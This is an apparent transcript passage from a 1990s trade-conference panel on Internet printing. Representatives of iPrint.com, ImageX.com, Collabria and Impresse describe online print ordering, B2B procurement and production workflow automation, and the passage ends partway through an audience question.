You should be getting a certain feeling right about now that the interface approach that we use feels more like a bank ATM than it does a desktop publishing package. We have a very, very powerful desktop publishing composition engine that's doing everything that you see, but we wrap it up in a pushbutton environment. That's very important to us. A lot of people talk about ease-of-use. We don't use those words at iPrint.com. What we use is common denominator. Everybody has to use it. It has to have that same feel, the same approachability that a bank ATM has. One of my favorite thoughts is what would have happened if the bank ATM had gone the way of, let's say, Windows. Can you imagine somebody walking up to an ATM and using an Excel-like interface 'Please drag your deposit to the trash.' You could just see people getting confused by that all over the place. Direction manipulation doesn't work in that type of environment; however, pushbutton does.

We've just created a custom card, something that looks very different than the form A, form B, form C type of cards that you'll find at a quickprint shop. But I want to customize it even further. Now, Steve's a big talker, so we're going to add some extra cell numbers for him. Again, it's a desktop publishing engine that we're sitting on top of, so we can add any text fields we want and, in fact, more graphics fields if we like. We can also move things around. Let's nudge the Steve Jobs name and put that down an inch and to the left. And so now we have Steve Jobs overlapping with the Apple. Let's increase the size of Steve because he'd like his name to be just a little bit bigger. What we can also do, at this point, if we want, is show our paper type. And if we wanted to maybe tuck the Jobs under Steve to get a little nicer effect, we can do that, as well. So, you can see everything is what you see is what you get. And the importance of that is I am giving the customer self-service tools for them to satisfy their needs. The average time it takes someone to order business cards in a quickprint shop is about 30 minutes. Let's say they're a 20-dollar set of business cards. That's the same amount of time it takes somebody to service, let's say, 10,000 color brochures. So, if I'm a quick printing shop owner, where do I want to spend my time? On higher-margin things, not lower-margin things. So, like the bank ATM, we want to take the most popular transactions. Those that we can make self-service we want to make self-service. That's what we've done here.

It also gives us the ability to cross-sell. For example, I could take this design and create a custom post-it



note, with the same information, typefaces and graphics. I can add an extra field down there. 'To know me is to love me.' If you know Steve, that's an apt quote. And in fact, I can also take that information and put it on a photo mug. And if you notice what I'm doing here, I also threw a little quote, 'Am I a great machine or what' on that blueberry I-Mac. Everything that you're doing up to this point, at our print shop, is without charge. We work just like a traditional print shop in that you get charged when you order something. The entire design process, up to that point, is absolutely free of charge. And at this point, it's one of the few photo-editing sites that are actually on the Internet. We can also take that and turn it into a T-shirt design. Virtually any popularly printed item this technology can handle.

Now I'm going to get a little bit more into the business focus. A lot of people have called us the Amazon.com of the print shop world. We're really the first end-to-end electronic print broker on the Internet connected to all the top commercial printers. They actually do the printing and fulfilling for us.

iPrint.com has been live since 1997. We've said this to lots and lots of crowds: the most sophisticated interactive E-Commerce site on the Web. I want to make sure that people understand that it's not entertainment. There are some really great interactive entertainment sites. But as far as interactive E-Commerce goes, we're very, very deep. And as proof of that, we've won lots of awards. The traditional print shop is screaming to be improved. iPrint.com is dramatically better for customers. Now, a lot of these things we've all heard at this point. The WYSIWYG proof convenience, the fact that you could do it from your home or your office, always open 24 hours a day, 365 days a year, wide selection. Our reprint due to error rates means higher customer satisfaction. And all of this translates into savings. My business card at the local quickprint shop costs about \$78. Through iPrint.com, it costs about \$38.

iPrint.com is also dramatically better for our printing partners. Because it's a self-service, it's an effective way to reduce costs, especially what I call, again, in the onesy-twosy type of sales. Really, the things that quickprint shops focus on, that come as a big surprise to quickprint shops. There are quickprint shops out there that service tens or hundreds of thousands of customers a day. And at this point, they're actually not keeping track of those customers. They're not creating lists. Through our technology, we actually get to keep these lists. We virtually eliminate the prepress process. And that's something I think is going to be a common theme with all the panelists today. Essentially taking what used to be about a 50-step process at Deluxe Corporation, the company that purchased my last company. We went into their process and asked, 'What are all these people doing?' 'They're making a business card.' 'Why is that person entering things in three separate times?' 'Because that's how we make business cards.' We virtually eliminate that. In short-run items, prepress accounts for anywhere from 20 to 50% of the actual cost of printing.

Again, what everyone is hearing is access to a wider channel. You get to tap into--I forgot what the last count was--120 million people actively on-line these days. And of course, higher customer satisfaction is what everything should center on. Multiple suppliers for our business model means consistently outstanding wholesale prices. The print shop segment has the biggest technological barrier to entry, and the reason why it's the biggest technological barrier to entry is because it's the hardest order to handle in an economic way. It has the lowest average order value and it has the highest volume requirements. In our opinion, if you can make money, if you can create a business model that allows you to enter the onesy-twosy market, everything after that is just a subset of the market.

This is my favorite quote about iPrint.com, about what we're all doing here. iPrint technology will likely cause another major shift in how these printed products are bought and sold over the next several years. Here's a little magazine called *Hardcopy Supply Journal*. When the author of this quote called up I just got a little pink slip that said, 'Hardcopy called.' And so, the first thing I thought was 'Oh Jeez, what did I do last weekend. A tabloid magazine is giving me a call.' [Laughter] But it was actually a real supply magazine.

In my last couple of minutes, I do want to emphasize something. Even though I'm taking the quickprint shop approach here, our company, iPrint, Inc., is actually attacking the other two markets, as well. We are doing dedicated corporate Web sites via distributor partners and print broker partnerships. And we also are doing private-label enterprise environments with not only large manufacturers, but customer aggregators. To date, we have over 100 strategic relationships, including people on the customer side, NASA, the IRS, Nationwide Insurance, people like Richardson Electronic. On the private label side, we do all the technology for OfficeMax, Sir Speedy, Hallmark and Daytimer. Here's an example of what our NASA site looks like. And notice that when you get to what we call the 'design hub' or the design studio, NASA likes it logo. It doesn't want its employees to change what they call the 'meatball' logo. So, magically, there are no graphics buttons there. Really, everything you're looking at right now is a subset of what we do in the iPrint.com site. Here is the front door to the kinder, gentler IRS Web site. Here is the front door that OfficeMax uses. They call it 'Print Link at CopyMax.' We have not announced this relationship yet, but this is a poorly disguised slide. We are working on an initiative right now with one of the largest manufacturers in the world to create an enterprise-wide system to take all of their distribution on-line. I would say it's probably one of the most significant print initiatives going on. Something as simple as coupons. The manufacturer that makes these coupons actually has to get back in touch with the pizza franchises in 50% of the cases because they either can't read the writing on the form that was faxed in or because they've chosen a pizza special that went out of date last week. So, in 50% of the cases, they actually have to get back in touch with them. Tremendous cost associated with that.

If you actually look at our Web site, you're really looking at the tip of the iceberg. That whole self-service interface is just a small part of what we do. The big part of what we do is everything underneath it. We feel we have a very, very strong technological base. We have very strong marketing relationships. I think probably the thing that is most important is we have a very scalable environment. In November, we cracked the Top 100 Most Visited Site list. We were number 66 on that list, ahead of people like NFL.com, CBS.com, Intel.com, Apple.com. So, scalability is built in.

And just a quick summary. When you look at the quickprint shop today, again, it is just screaming to be innovated. Dramatically improve the traditional process, strong strategic relationships, strong in market-proven technology especially in the area of scalability. We think we actually have the whole spectrum with customers covered. Thank you very much. [Applause]

**Mr. Franzino:** Thank you. Our next speaker is Eric Bean. He is Vice President of Product and Technology for ImageX.com. Eric is responsible for product and technology strategies, product operations, strategic business relationships and acquisitions. Before joining ImageX.com, Eric spent seven years at Adobe Systems, where he served as Director of Product Management in the company's Printing Systems Division. Take it away.

**Eric Bean:** Thanks a lot. It's great to be back in Boston. Those of you that may know me from previous times at Seybold Seminars know from the Adobe perspective I was particularly involved in driving PDF and other technologies into production workflows. I surprised myself, actually, this summer when I decide to leave Adobe and go off to a start-up that's doing business-to-business E-Commerce on the Web. I'll try not to repeat a lot of the themes that you've already heard from Mills and Royal because I think we all see these massive changes and these massive opportunities. I'm going to try to highlight a couple of the core elements of this within my time here.

Just to put a context on the E-Commerce side of what's going on in the Internet, all the buzz has been happening on the consumer side. But the real meat and the major growth, according to all the major research agencies, is really on the business-to-business side as the third wave of the Internet, following the portals and the consumer side. And the projection here from Forrester Research is that by the year 2003, 10% of all business-to-business transactions will be done on the Web. That's \$1.3 trillion in North

America alone. Just to kind of put the context on the print industry, here's some data from Cap Ventures. It is a huge market. The core commercial printing market is about three times the size of Amazon's core market, which is kind of interesting. And a couple of the key business-to-business Web sites that are up there today are in elements around, for example, industrial chemical transactions. These markets are an order of magnitude larger, depending on how you factor them out. I've been asked over the last eight or ten months if there aren't a bunch of people doing that. Well, yes there are a lot of people doing different things, but there are lots and lots of different things you can do with the Web. And I quickly decided to write down just stream-of-consciousness what I thought were a bunch of killer apps for the Web and print. And I think that the Web is one of the best things that happened to print. So the first one is business print procurement. And there are lots of others. Number four, this NASDAQ for printing service idea. There were actually hints of this discussion this morning in the Keynote. And I know Mills has had this thought, not spoken exactly this way, but as the industry emerges with standards for communication and transport of information so that consumers and producers can actually talk consistently, reliably and predictably about what one another wants and needs, then this kind of brokerage model will be a very interesting approach. So, here are some of the other ideas that are up here. Pay-as-you-go specialized print layout design. Some of these will be pay-as-you-go or some of them will be pay for the service that's ultimately rendered in product. And I think Royal just showed you a model of that. Lots of interesting potential. Number 13, smart printers for content. This is one of my hot buttons and was in my former life. Why do we have to go to a different button on a Web site to get something printable? That's just crazy. Well, lots of good technologies behind that. Lots of good killer apps are going to follow that. Again, at the Key note the Xerox representative talked about scanning a document in and getting a live Web link. I can tell you, I did not modify this list. That's number 14. You drop a document in or you scan it off a magazine and it goes live to a Web link connected to your computer. Lots of different possibilities. Follow me newspapers. This is my short list. It keeps getting longer and longer. And I think when you look at a quarter trillion dollar North American industry that fundamentally has lots of growth opportunities in the right kind of markets and niches, that's there are going to be lots of very interesting plays.

Let me ground you, then, on what it is that our business is about, so you can see what that particular model is. Ours is an E-Commerce service for businesses. It's for medium and large size corporations. Manage is a key thing. Edit, proof, order. Procurement is a huge part of our business. Business printed materials over the Internet. So, our focus is really on the business processes for medium and large sized corporations that are required to handle the services that are all associated with ultimately printing business printed materials. Some of the things that we do, we do all kinds of marketing materials. We do all kinds of stationery and letterhead. This is the kind of process that people are used to. Royal had his. He wanted to show up the form. This is actually--I hate to say it--AT&T Wireless's form for how they order their business cards. And when you fax that in to some place, how likely is it that you're going to get an error? Well, the same kind of numbers from us that Royal has with his system, the same deal. What's the old process look like? Lots and lots of touches. When you take a customer faxing an order or communicating an order to the printer, the printer doing the order entry, the typesetting, the prep work, all that stuff that goes back and forth between the printer and the consumer or the orderer of that information. The real question about this particular process for repeat business materials: Is this a high-touch approach or is this a highly inefficient touch approach? My assertion is that there's nothing necessarily good about having a lot of people communicating with your customers if they're not doing anything that's adding value. So, our approach is to put the inefficient touch out of the way and put efficient high-touch in the process.

We built custom Web sites for each of our customers. Now that sounds onerous. It's not. We've got a bunch of tools that allow us to do that very rapidly. Each custom Web site incorporates not only the graphics rules but the business rules of our customers. The customer then uses that Web site to order the materials that are in their customer catalog. That order is sent to the printer via our engine. And I'll give

you another quick snapshot of what that is, of course. And then the resulting print goes out to a network of vendors that actually produces those printed materials for us. Again, it bypasses all of those non value-added steps in the front end of the process, so that we have a highly efficient manufacturing process. I would suggest that this moves from the highly inefficient touch to give you an efficient high-touch. And what that means is that we now have the information at the Web site, at the proof, at the order, with the outsource vendor that's doing the print. We have the information to provide absolutely superior customer service, which is a key part of our ongoing value proposition. So, the basic flow is that these custom Web sites are built using the graphics designs and graphics standards from our customers. The modification and proofing on-line is done with PostScript and PDF technologies. Approving and releasing that is an important step in the procurement processes that's customized for and specifically tuned for the corporation's approach to their doing a procurement. Then we fulfill that order through a network of vendors. And then we provide sophisticated reporting and tracking mechanisms for our customers to integrate in with their business systems.

Here is a list of problems and solutions. I don't want to bore you with all these. But error rates, as you know, in these kinds of materials are extraordinarily high. Royal's numbers and our numbers, we use the same industry. And by the way, we use a similar kind of process. Our error rates are also under 1%. Key point. There's a big drive out there in medium and large-size corporations to consolidate their vendor relationships. And many of our customers had been using multiple printers for the kinds of materials that they now get through us. And we give them a common interface, even though we use multiple vendors on the backside, or multiple outsourced capabilities on the backside. And that aggregates the customer's user experience, the customer service, the reporting mechanisms, the invoicing and billing mechanisms, all those things that matter.

Other things that are key values here. Quick case study. Amazon is one of our customers, and just an interesting part about the problem. They had fired three printers, mostly because of the complexity of the transaction processing with them, as well as very high error rates. And these are quotes from them on the solution side. So, the process has been slashed, the error rates are almost nothing. They took one person who had been doing this for a rapidly growing company and now that person is doing a lot of other stuff, too, that she wasn't able to do before. And they've gone through three logo changes, all of which have been executed flawlessly through our system, because we can do that all in one kind of macro swoop. Similarly, Viseo is another high-tech company, in the Seattle area, just moved from their current location to a new location. Again, all one big macro change all happened almost seamlessly behind this. How do we do this? Well, the customer interacts with a digital storefront which, is this customized Web site. The library of their graphics materials, their business rules, their standards, their procurement processes are built through the set of tools that our people have. And then our sophisticated composition ordering engine delivers a PostScript language file that goes out through the manufacturing system, eliminating the prepress steps, out to the multiple printers with key values you see on the right.

The interesting thing about E-Commerce companies is growth. There is an imperative for growth that is demanding, some might say oppressive, but there is definitely a demand for growth. We are in a rapid customer acquisition mode. We've got three key components. I'm not going to go into all the details behind this, but our direct sales approach is where we're building right now. We've been very successful with that. We've been growing our direct customer base--

### [Tape Turn]

**Mr. Bean:** Well, the strategy labeled number one there, to go out and acquire some customer relationships is another one. And I want to just highlight the way that we think about alliances, again, with this concept of touching the customer efficiently through sales, marketing and other relationship connections. We look at the kinds of relationships those people are already establishing and are



developing alliances that connect up with those same kinds of people that are procuring their business printed materials, be they in the general office categories or in the marketing materials categories.

We've won a bunch of awards, too. And so, a summary. New systems are needed in the printing industry and that is because the transactions costs are very high on these kinds of materials, the error rates are oppressive, the need for consolidating the relationships and then mapping that to business procurement processes that meet with the needs of large and medium-sized customers is growing, demanding customers. It's a very complex process that requires customized solutions, even as you try to standardize and leverage that using the ubiquity of the Net to get to everyone. But where this particular business-to-business kind of relationship develops a custom product for every one of the transactions it goes through here, as you know, that's quite different than ordering office supplies off a Web site, picking SKUs off of a shelf or books out of warehouse. Very different. And we see this in the business-to-business side and the large corporate customer side as allowing us to be highly efficient in a high-touch relationship, which is really required for the large and ongoing and sustained transactions and business relationships we have with our customers. So, that's about it. A quick quote from one of our customers. 'No wait. No hassle.' So, I thank you very much. [Applause]

**Mr. Franzino:** Thank you. Okay, now we're going to change gears here a little bit. We've heard from a couple of companies that are doing it and now we're going to talk to and hear from some software providers that help printers move into this type of business. First, we'll hear from Robert Hu. Robert is Vice President of Product Development at Collabria. Robert's roots are in commercial printing. You might have caught one of his presentations here at Seybold. He was President of A&A Printers and Lithographers. And while he was there he developed a pretty elaborate Web front-end to that business. Now he's moved on to the software side. So, Robert, take it away.

**Robert Hu:** Someone asked me, 'Where's Collabria' Is it near Brazil or something" But actually, there's a town in Italy called Colabria, with one l. The previous speakers mentioned a number of technologies and the reasons why we need to get on the Net. The main founding principle at Collabria is how do we enable this industry which has a very strong relationship with customers, or customers with their vendors. How do we facilitate and help this industry change to doing business in the future' The founding principles of Collabria are that we believe printing and publishing have always been a collaborative activity spanning multiple business entities. The era of desktop publishing enabled individual, creative productivity. But the Internet is about enterprise productivity, as made evident by the previous two speakers. So, we won't get into that. And then, of course, they made a very strong case in terms of prepress, compressing the distance between document creation and manufacturing process by compressing prepress. And I certainly believe that is the case, too, that prepress, like typesetting, used to be a workflow that got compressed to a decision point. In the case of desktop publishing, typesetting filled it into the decision-making process of the design. And on the prepress side, the decision is going to be a manufacturing decision as part of the workflow.

Now, the industry has made significant investment in technology. We've trained five generations of corporate desktop publishing staff, assuming an average tenure of three years. We trained three generations of prepress personnel, assuming optimistically, five years of tenure. We've probably completely replaced equipment in the prepress area at least twofold and absorbed significant cost of production errors due to software limitation. What you see is not always what you get. And to achieve these dramatic results for our industry, 80% of files do not conform to manufacturing needs. Now the actual percentage is actually higher but I'm being kind here. There might be a few of us that are more efficient than others. Sixty percent of the prepress role is to fix files. By some industry studies, approximately 35% of the PostScript file failed to RIP the first time. There has actually been an increase from 50 to 100% in terms of prepress cost as a percentage of manufacturing cost. This is a very startling revelation to me. Most industries make an investment in technology to reduce their cost. But the

publishing industry is special. The adoption of this technology caused an increase in prepress costs, over 15 years ago. And of course, implied in that is a tremendous waste of time, labor and material. So Collabria--as you know my roots are in the manufacturing side of things--believed that there should be an enabling technology that allows an Internet infrastructure to enhance business-to-business relationships. We believe that the existing relationship between the printer and their customers and vice versa is something that is valuable and intrinsic to the industry that needs to be protected. Technology has a tendency to commoditize everything, from relationships to products. But the value of our industry and the type of relationship we have with our industry, historically, it is a relationship business. And Collabria's mission is to provide enabling technology to enable those relationships. It does this to provide compelling services for procurement and production process, not too dissimilar to what iPrint and ImageX offer, and manages the communication and process control, as well as embedding some of the best practices of our industry. But it offers this as a hosted application. And I was told that is the engineering term. But basically, from a layman, from an industry term, I call it renting the technology or using technology as a utility as opposed to having to build or integrate your own.

This is sort of a rough overhead of how this system works. Basically, Collabria has a very elaborate server on the Internet backbone that stores document masters, business rules and design rules. And it allows the commercial printer or the corporate customers to engage in their normal relationship, but using technology to streamline all the costs. And in addition, because we are cognizant of the culture of the industry, there's a reseller oftentimes in the middle of the process that facilitates or adds value to the process. We also accommodate them. Our system handles all the cost accounting process to allow customers and printers to upload and download financial transactions and integrate them to their financial systems, as well as handling the production, sort of gating and stopping the production.

The benefit of the corporation is that it's an Internet procurement workflow that is immediately deployable. It automates the approval process in terms of accounting rules or if you have a limit in terms of procurement amount. The solution is built on enhancing enterprise productivity. The main focus of our suite of tools is aimed at business-to-business commerce, not individual. It does that by providing on-line catalogs. And I won't go into much of that other than to say that on-line proofing authorizations and approval are not too dissimilar to what ImageX and iPrint offer. But the main value that we provide is that we believe that the existing relationship between corporations and their vendors is something that corporations still value and printers, of course, would value to keep. Collabria exists to provide this technology without a significant up-front investment. Because, as you can see from desktop publishing, that we've been investing significantly in technology without a significant return in benefit. And lastly is that the production benefit is that it enables E-Commerce right away. It manages the business workflow over the production workflow. We recognize that most of the printers now have very efficient production workflows. But the gating of those production workflows is governed by business issues, approval processes, financial considerations, credit approval and so on and so forth. The Collabria system is designed to work with existing equipment and technology that you have. Again, I emphasize compressing prepress to a manufacturing decision is enabled by using a system like that.

Facilitating the communication and collaborative process of print production, down the road we will be developing some tools that we'll announce that will facilitate more the collaborate process of printing and publishing. And finally, my point is that this is system designed so that most commercial printers can deploy the system. In the Keynote speech, Heidelberg says 80% of printers are 20 people or less. Those printers cannot afford to build their own or be made irrelevant. So, we hope to provide tools for them to allow them to have some meaning. And I think that's it. [Applause]

**Mr. Franzino:** Thank you very much. Next up is Nimish Mehta. Nimish is President and CEO of Impresse Corporation. Impresse is pioneering a new class of Internet-based enterprise digital production solutions, coined 'E-Production.' Prior to Impresse, Mr. Mehta was Senior Vice President and General

Manager of Oracle's Industry and Front Office applications. He also held various positions at Bell Laboratories. Ready to go.

**Mr. Mehta:** Thanks, Steve. Good afternoon. What I'm going to do is start back to stating the problems that we're trying to solve. Let's look at what's keeping you awake at night. And this is true whether or not you're deciding to go digital, whether you're a short-run or a long-run printer, whether you have significant prepress issues or otherwise. What's keeping you awake at night or some of the problems you're going to have are with dropping run-lengths and the associated margin pressures that go with that. And this is true across industry and it's getting worse by the minute. The issue with margin pressures is really interesting. If we look at the U.S. printing/publishing industry, it's the third largest industry in the U.S. and it's yet one of the least productive industries. It has to do with a lot of what Robert talked about and some of the folks before that. And the core issue in the industry is that the manufacturing process and the business process are not automated. So you have a lot of very manual steps. The whole issue of customer acquisition and retention is a key one. It goes back to the need to integrate with your customers' value chains. In other words, if you're not going to work with your customers more tightly, and leveraging the Internet, obviously, as a technology to do that, you're not going to be able to survive in the twenty-first century. And then the last one is the technology issue itself. This industry has seen, historically, step changes in technology, from linotype to plates to desktop publishing and, as Robert alluded, now to the Internet. And as each of these technology step changes occur, the question really is what is your position? What's your integrating architecture to leverage some of these technologies?

So what do we have to do to solve this? There are very simple things to say but hard things to do that are important here. The most important are the automation and integrational workflows. This is about business workflows as well as production workflows. As run-lengths drop and as you get more and more customers, particularly if you're successful on the Internet, you will get a lot of customers, some local and some that you haven't seen because they're distant, the complexity in your organization or your shop is going to go up an order of magnitude or higher. And the transaction's path to set up jobs associated with the dropping run-lengths creates a really scary proposition. And the proposition is that even though I have run-lengths of 100 or 200, the transaction costs themselves are actually higher than the printing cost. So it's not so much about putting ink on paper as it is about managing the entire process from ordering, the fulfillment and cash settlement.

Automating production and business workflows involves things like validating, getting quotes, approvals, proofing, preflighting, all the way production, invoicing and settlement of the account itself on the business side. And on the manufacturing side, the job submission, post retrieval, checking, preflighting, all of those all the way again, post-press and kitting process. And the important message here is that you have to automate each of those workflows and then, ultimately, integrate across those two workflows. This is for Internet or no Internet. This is a business imperative, almost, for each printer that's out there.

Aligning the two workflows is important simply because as the response time for your customers decreases, you're going to have to do something to facilitate better customer interaction and faster responsiveness. And the only real sustainable way to do that is to have your business and production workflows integrate and talk to each other through the manufacturing process of each of the orders that you put through our system. It's about prompt responsiveness to your customers, as well as accurate communications to your customers.

The thing you have to do is leverage the Internet. Well, the reason for doing this, in Impresse Corporation's view, the Internet is both a huge opportunity and also a huge threat. If you can figure out how to leverage the Internet using some of the models of iPrint, ImageX, or Robert's model or, in our case, integrating the business and manufacturing workflows across end-to-end, you can gain immensely

from this process and put our competitors out of business. It's both an opportunity and a threat. And we'd like to think of it as an opportunity to integrate tightly into your customers' value chains and provide them better service than they could ever get before. The whole point here is automating the front-end as well as the back-end of the manufacturing process. This also goes for automating print production. You've got to automate your print production process. Otherwise, the cost in the error rate will just kill you. Some of the folks have talked about cost earlier. It is about controlling the transaction manufacturing costs and the error rates that are associated with that. And you have to make your plant as efficient as possible and provide available capacity information to your customer service reps on as accurate a basis as you possibly can.

And the last one, of course, is selecting and implementing a state-of-the-art enterprise systems architecture. This is about building an integrating architecture for new smart services, to use a term that Mills Davis used. It's a way in which you can incorporate new technologies in your shop without having to reinvent how you do business or reinvent your workflows or to introduce yet another item of automation in your systems. One of the opportunities the print industry has is to implement an Internet-enabled architecture because there is not a lot of baggage that other industries have. If you look at some of the other older industries, as old or older than the print industry, the consumer package goods industry or the oil and gas industry, these industries are all riddled with baggage because of earlier architectures they've implemented. And this industry has an opportunity to bypass all of that and go directly to a modern Internet infrastructure, if you will.

Let me make a distinction between E-Commerce and a concept, again, that Mills talked about called E-Production. E-Commerce is about how your customers buy and pay for printed goods. It's about the business in the front-end or the customer service part. The part that's interesting about E-Commerce is, as the Internet sets in to your shops, that not only will this change how your customers buy things but also who your customers are. You may have customers all over the world. You may not even know them or may not have seen them because of new business models that you can set up with the Internet and the accompanying E-Commerce. But you're going to have more competition. You are going to have to deal with every other printer out there that has exactly the same opportunity. And so, in our view, E-Commerce or the front-end manufacturing set-up process, is important. It's necessary. But it's not sufficient.

The concept that we're talking about a lot is E-Production. And E-Production is about how your customers pay for printed goods. Sure, it is about that. It's also about efficient manufacturing of these products. This, in our view, is the only real long-term sustainable advantage, that all industries that have, relatively speaking, low margins like this one, have experienced over the years. You can't sustain these kinds of margins because everyone else will get the same kind of front-end system. So, it's not about putting up a Web site, as some of the other folks have also said. And it's not about taking orders on the Internet. Because then all you're doing is you're replacing a phone with a Web site, where you're still taking the same orders. And perhaps yes, you do have some additional checking and so forth to do up front. But the reality is, unless you do something about providing an automation in the back-end and integrating the process from taking orders all the way through fulfillment through manufacturing, unless you're able to talk to the device on the factory floor and get real-time job information and feed that information back in an aggregated way to your customer service reps so they can do a better job of servicing the customer, you're not going to be able to survive with just a Web site or just a front-end process that's just an electronic fax.

And just one last slide about E-Production and E-Commerce compared. E-Commerce is about front-end processing, like automating business workflows. It's about automating production workflows to some extent, but not fully. Because what happens typically is you'll stop at the prepress stage, in most of these instances. In some instances, you can track some fulfillment of orders at the end of it. But you're



skipping the whole middle part of manufacturing and likewise, some of the others. In aligning the business production workflows, if you can't track a business workflow through the entire manufacturing process, there's no way you're going to align it with your production workflows. And so, the message here is that E-Commerce is obviously important but it's not sufficient. E-Production is the only sustainable way, in our view, of creating long-term advantage. Because it brings back to the customer what you're good at. You're good at customer service. You're good at manufacturing efficiently. You're good at doing good work. Your shop runs well. Well, those attributes have to be brought back to the customer. And it's not just about taking orders in a different way or taking more orders. Because the way I think about it is if some of you have kids and they play with these long balloons that are full of air. And you squeeze one end, what happens is the other end kind of balloons out. So, all you're doing, if you don't control the whole animal, all you're going to do is move the bottleneck or the problem from getting orders on the front-end to the back-end manufacturing process where you have to fulfill these customers and satisfy them.

What Impresse does is build software that does exactly what we just talked about, implementing production solutions with a buying module that does E-Commerce gateways, the Web sites and some of the ordering process. It also does all the print procurement ordering that you've heard about. We have a customer service module that, on the printer's side, will do some of the real-time status tracking for customers. For example, providing real-time job status for each job on the factory floor and providing that information to the customers as appropriate. Also doing the automatic quoting and workflows that go back and forth between the buyer and the shop or the set of shops, if you have multiple shops. And then the factory automation module in our product automates the manufacturing process within a factory. So, we talk to a device on the floor. If it's Docutech or if it's one of the other devices, we'll talk to them on the factory floor and get the job information coming out of the factory floor into an execution plan, into a schedule and an overall manufacturing plan that then is aggregated back. So, that manufacturing process or workflow is integrated with the business workflow that also flows into the factory, providing ultimately the highest possible service to your customers.

Impresse's E-Production solution is called 'PressWare.' E-Production benefits are, obviously, you can respond better to customers by offering more personalized products and services. It's the promise of digital manufacturing. Responding faster to customer needs because we provide real-time capacity and availability of information to your customer service reps and to your customers, if you want to surface that information to them, by the way. It reduces operating costs and it does that by eliminating waste in the preflighting process, as well as in the manufacturing process itself. Also, by the way, the errors that go back and forth because you've got the wrong business process set up. You don't know what the ship-to/bill-to information is, you don't know what the chargeback information is for a particular order. The order quantity changes halfway through the manufacturing process. What are you going to do about that? Is some part of it going to be billed back to the customer or not? That whole process.

Improving asset utilization is another huge benefit because you've got expensive devices sitting on the factory floor and you've got this basic paradox. If you want to be responsive to your customers, you're going to keep those printers idle. So you can say yes more often. Well, if you say yes more often and then you drive up the utilization of your assets, then you're not going to be as responsive to your customers. And what we do is we provide a planning and scheduling engine. You can actually drive up asset utilization on the factory floor without sacrificing customer responsiveness.

By the way, this kind of aligning the print production and business workflows across the print supply chain is true not just from customers all the way to manufacturers, it's also across trade partners. So, if you want to be responsive to your customers, one of the things you can do is set up a community of trade partners that you work with. And if you have too many jobs and you need to outsource part of the jobs, part of the outsourcing process is, obviously, setting up a relationship with these other partners.

But then the actual outsourcing can be done completely automatically, using the Internet. So, we hook up different participants in this loosely coupled supply chain, using the 'net, and use XML to transport the business and manufacturing instructions across customers, manufacturers and trade partners, from ordering all the way to fulfillment, from ordering through cash and settlement.

E-Production to us is delivering the power and the whole potential of the Internet to the printer. It's about automating across workflows. And it's about automating workflows across the entire supply chain. Thanks. [Applause]

**Mr. Franzino:** Okay. We're going to open it up to questions, both from the panel here and the floor. I have a question, to ImageX and iPrint. How are you handling that back-end process, the printing process, the reporting back from your partner? How is that going and what are you doing to automate that process if it's not already automated?

**Mr. Bean:** We set up a network of suppliers for ongoing business relationships. We integrate some technology back there, some of our proprietary stuff. But that allows us to track the jobs in those plants at the points where it matters. We have integrated the information flow back and forth. Some of that is more automated than others. It depends upon the capabilities of our particular vendors to track the particular places in their production process where it has meaning to the customer. Also it has meaning to our overall planning. That's probably the best way to think about it.

**Mr. Franzino:** Royal?

**Mr. Farros:** Yes. I think you'll probably find a pretty similar answer. We're all solving a pretty similar issue. Probably the one extra thing that we have to worry about, since we do a lot of credit card processing, when somebody comes up and orders something. We do take purchase orders, things like that. but the majority of our business is paid for by credit card. Even though we're creating something custom and we can do a pre-auth at the time that we take the credit card, we actually choose to be more conservative, we only do a pre-auth. So it's very important we find out when the product actually ships because then we can do a post-auth and actually get paid for the item. So, there's one extra little layer of information that we also need to build in. As Eric said, a lot of these systems are proprietary and evolving as we work with different printers. Different printers have different capabilities. I think we'll probably all be going towards some of the big general standards, like EDI, to really work on information flow.

**Mr. Franzino:** Do you have a certification process when you build in partners to your chains and so on?

**Mr. Farros:** Yes, and it's gotten very intense over the last six months. A year ago, when we used to certify printers, it used to be, 'Hey, you want to work together' Great! That type of thing. And now we are processes many, many, many fold harder. And part of the reason is because--at least, again, in our business--scale is so important and volume is so important. And if you really can't handle doing printing and fulfillment of 10,000 items a day, then our system is going to break down because we're going out to the mass public. So yes, certification is one of things that we've probably been working most over the last six months.

**Speaker:** The same with us and, basically, same timeframe. The speed's quick here. And we've had to

trim part of the vendor network and add others because they didn't measure up once that certification process was put in place.

**Mr. Franzino:** What about the complexity of the product? It's sort of the low-hanging fruit, the business cards. What happens when that complexity of that job goes up? Say you're doing journals or a custom published product. Or are you thinking that there's a limit to what you can really do in an 8-print model?

**Mr. Farros:** Yes. We're pretty clearly focused on mass market short-run items. So, we can have very sophisticated business cards, but they're business cards, nonetheless. In our environment you wouldn't see us doing an annual report or *Time Magazine* or anything like that. What I like to say is there's document processing and then there's everything else. And I what iPrint.com focuses on is the everything else part.

**Speaker:** We do a lot of very sophisticated four and greater color promotional marketing materials in conjunction with some very high quality print vendors. And so yes, we do have important quality standards we have to put into place and certification standards in place. Same kind of thing. It actually turns out that the business card can be a deceptively complex piece of work to do, particularly when you do embossing, engraving, foil stamping and different kinds of colors and masters with different things on top of it. So we're really pretty unlimited in terms of those capabilities, both on the general office materials as well as on the promotional marketing materials.

**Speaker:** Actually, Steve, I'm going to add one more comment. If you look at the sophistication that's underlying everybody on the panel's systems. Trilogy is a vendor that made a name for itself figuring out how to do computer configurations. It turned out there are lots of permutations of that. And we actually calculated, in the print industry, that there can be more permutations. When we're trying to do something with commercial printing, we really are staking out into new grounds. And a lot of the other E-Commerce opportunities out there are doing it. For example, if you order a book. Let's say you order a Robert Ludlum book. It's either going to be the Robert Ludlum book you want or it's not. But when you think about printing, think of all the different attributes. It could go haywire. So, to add onto what Eric was saying, it's a very, very difficult process.

**Mr. Franzino:** I have a question for Nimish. You had mentioned, towards the end of your presentation, electronic print as sort of the output. Is that what you see in your vision for how your software will or won't fit into an offset environment at a traditional binding but it would in electronic print?

**Mr. Mehta:** Yes. The vision is that we want to provide a uniform way of presenting information. So, whether it's printing traditional offset printing, even if it doesn't have electronic interface, we can still talk to those kind of devices, barcode scanning where you can scan to start and stop the job and so forth. If there are, obviously, some of the newer printers, direct-to-plate or direct-to-paper type printers, then we talk directly to the device on the factory floor. To us, it doesn't really matter as much what the device is as much as the kind of information we can get back from it. So, we care more about what kind of interface is built into the devices. We will talk to CTP-like devices, offpress, onpress, or devices that are just direct-to-paper themselves.

**Audience:** The panel doesn't include a representative of a printer who is selling exclusively his own services by means of the Internet, so I'm not quite sure whom to address this question to. What is the role of the printing sales representative in this brave new world of print sales on-line? It should be easy

